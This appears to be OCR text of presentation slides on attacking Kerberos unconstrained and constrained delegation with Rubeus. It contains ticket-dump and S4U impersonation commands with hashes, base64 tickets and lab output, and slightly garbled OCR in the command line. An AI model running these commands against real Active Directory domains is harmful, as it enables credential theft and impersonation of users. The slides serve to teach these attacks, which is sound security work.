to get cached tickets

to show cached tickets

github.com/GhostPack/Rubeus




```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2


[*] Action: Triage Kerberos Tickets (All Users)

 -------------------------------------------------------------------------------------------------------
 | LUID     | UserName                          | Service                                              |
 -------------------------------------------------------------------------------------------------------
 | 0x6c6ed  | Administrator @ FC-VOSHOD.PHD     | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x6c6ed  | Administrator @ FC-VOSHOD.PHD     | LDAP/Win2016-1DC.fc-voshod.phd/fc-voshod.phd         |
 | 0xbd7bc  | sharepoint_srv @ FC-VOSHOD.PHD    | krbtgt/FC-VOSHOD.PHD                                 |
 | 0xbb3f8  | BNosov @ FC-VOSHOD.PHD            | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x9fa6b  | sharepoint_srv @ FC-VOSHOD.PHD    | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x3e7    | sharepoint$ @ FC-VOSHOD.PHD       | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x3e7    | sharepoint$ @ FC-VOSHOD.PHD       | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x3e7    | sharepoint$ @ FC-VOSHOD.PHD       | cifs/WIN2016-1DC                                     |
 | 0x3e7    | sharepoint$ @ FC-VOSHOD.PHD       | cifs/Win2016-1DC.fc-voshod.phd/fc-voshod.phd         |
 | 0x3e7    | sharepoint$ @ FC-VOSHOD.PHD       | LDAP/Win2016-1DC.fc-voshod.phd                       |
 | 0x3e7    | sharepoint$ @ FC-VOSHOD.PHD       | SHAREPOINT$                                          |
 | 0x3e7    | sharepoint$ @ FC-VOSHOD.PHD       | LDAP/Win2016-1DC.fc-voshod.phd/fc-voshod.phd         |
 | 0x3e4    | sharepoint$ @ FC-VOSHOD.PHD       | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x3e4    | sharepoint$ @ FC-VOSHOD.PHD       | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x3e4    | sharepoint$ @ FC-VOSHOD.PHD       | ldap/Win2016-1DC.fc-voshod.phd                       |
 | 0x3e4    | sharepoint$ @ FC-VOSHOD.PHD       | GC/Win2016-1DC.fc-voshod.phd/fc-voshod.phd           |
 | 0x3e4    | sharepoint$ @ FC-VOSHOD.PHD       | ldap/Win2016-1DC.fc-voshod.phd/fc-voshod.phd         |
 | 0x3e4    | sharepoint$ @ FC-VOSHOD.PHD       | cifs/Win2016-1DC.fc-voshod.phd                       |
 | 0xad4e6  | sharepoint_srv @ FC-VOSHOD.PHD    | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x18324  | sharepoint_srv @ FC-VOSHOD.PHD    | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x17f00  | sharepoint_srv @ FC-VOSHOD.PHD    | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x1786b  | sharepoint_srv @ FC-VOSHOD.PHD    | krbtgt/FC-VOSHOD.PHD                                 |
 | 0x1786b  | sharepoint_srv @ FC-VOSHOD.PHD    | sharepoint_srv                                       |
 -------------------------------------------------------------------------------------------------------
```

Unconstrained Delegation: attack

Dump krbtgt tickets

> .\Rubeus dump /luid: <…>



```
[*] Enumerated 1 ticket(s):

ServiceName              : krbtgt/FC-VOSHOD.PHD
TargetName               :
ClientName               : BNosov
DomainName               : FC-VOSHOD.PHD
TargetDomainName         : FC-VOSHOD.PHD
AltTargetDomainName      : FC-VOSHOD.PHD
SessionKeyType           : rc4_hmac
Base64SessionKey         : 3HKckSkmro17AIkBKVa1DA==
KeyExpirationTime        : 01/01/1601 03:00:00
TicketFlags              : name_canonicalize, pre_authent,
StartTime                : 04/18/2019 13:50:41
EndTime                  : 04/18/2019 23:37:45
RenewUntil               : 04/25/2019 13:37:45
TimeSkew                 : 0
EncodedTicketSize        : 1316
Base64EncodedTicket      :

  doIFIDCCBRygAwIBBaEDAgEWooIENDCCBDBhggQsMIIEKKADAgEFoQ8bD
  Z3QbDUZDLVZPU0hPRC5QSESjggPqMIID5qADAgEXoQMCAQKiggPYBIID1
  MeWmoIhrd+XfogY4j9CnhN1uHJNh3H/oOX9yI5jA2zHIWqLiR5EFae6BC
  nQW6+eEkBNEzxyICic5JQ/MLNU1Zp+FHsahRexcL99jiNkYgbL6kQtz6M
  SQGc/1N4Q5QiyoUcuvKBeWua8hesDq2zOQC21i7Rz4wIn/Sj9qOo2vYKc
  +d1DPYqREHd9ZTLdeQPK1l6cmNgPveUpd/prY4SXGXv9De55cLRlDid+w
  dxDGlwXtfQqMnTgA5pinNogPIXFzJHpHobf9eUCHli8Y+zi6Mptylw7dZ
  A7ykMgE7WFItvsE/opkn0HsDrpPmPvVrwxud++W2Ijlo8Tiuo46rfcArz
```

Attack


Constrained Delegation

Constrained Delegation: attack


Get hash, password or TGT

and then

Send S4U request to KDC



Constrained Delegation: attack



Constrained Delegation: attack

What does the attacker have?

Hacked domain server

What does the attacker need?

Impersonate domain user to another domain server


1. Get TGT of Sharepoint’s service account
2. Get TGS of Sharepoint service for domain user
3. Send TGS(2) and get MSSQL ticket for domain user

There is no need to dump ticket

Constrained Delegation: attack

1. Get TGT of Sharepoint service account

   AS-REQ / AS-REP




```
PS C:\Users\Administrator.cf-media\Desktop> .\Rubeus.exe s4u /user:service-sharepoint /rc4:4b
0a23cecca1f6f69696df0c9a30485 dc:DC01 /msdsspn:MSSQLSvc/db.cf-media.phd:1433 /impersonateuser
AAleshnikov /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 4b70a23cecca1f6f69696df0c9a30485
[*] Using domain controller: DC01.cf-media.phd (172.16.61.10)
[*] Building AS-REQ (w/ preauth) for: 'cf-media.phd\service-sharepoint'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

Constrained Delegation: attack

2. Get TGS of Sharepoint service for domain user

   TGS-REQ / TGS-REP




```
[*] Action: S4U

[*] Using domain controller: DC01.cf-media.phd (172.16.61.10)
[*] Building S4U2self request for: 'service-sharepoint@CF-MEDIA.PHD'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'AAleshnikov@CF-MEDIA.PHD' to 'service-sharepoint@CF-MEDIA.PHD'
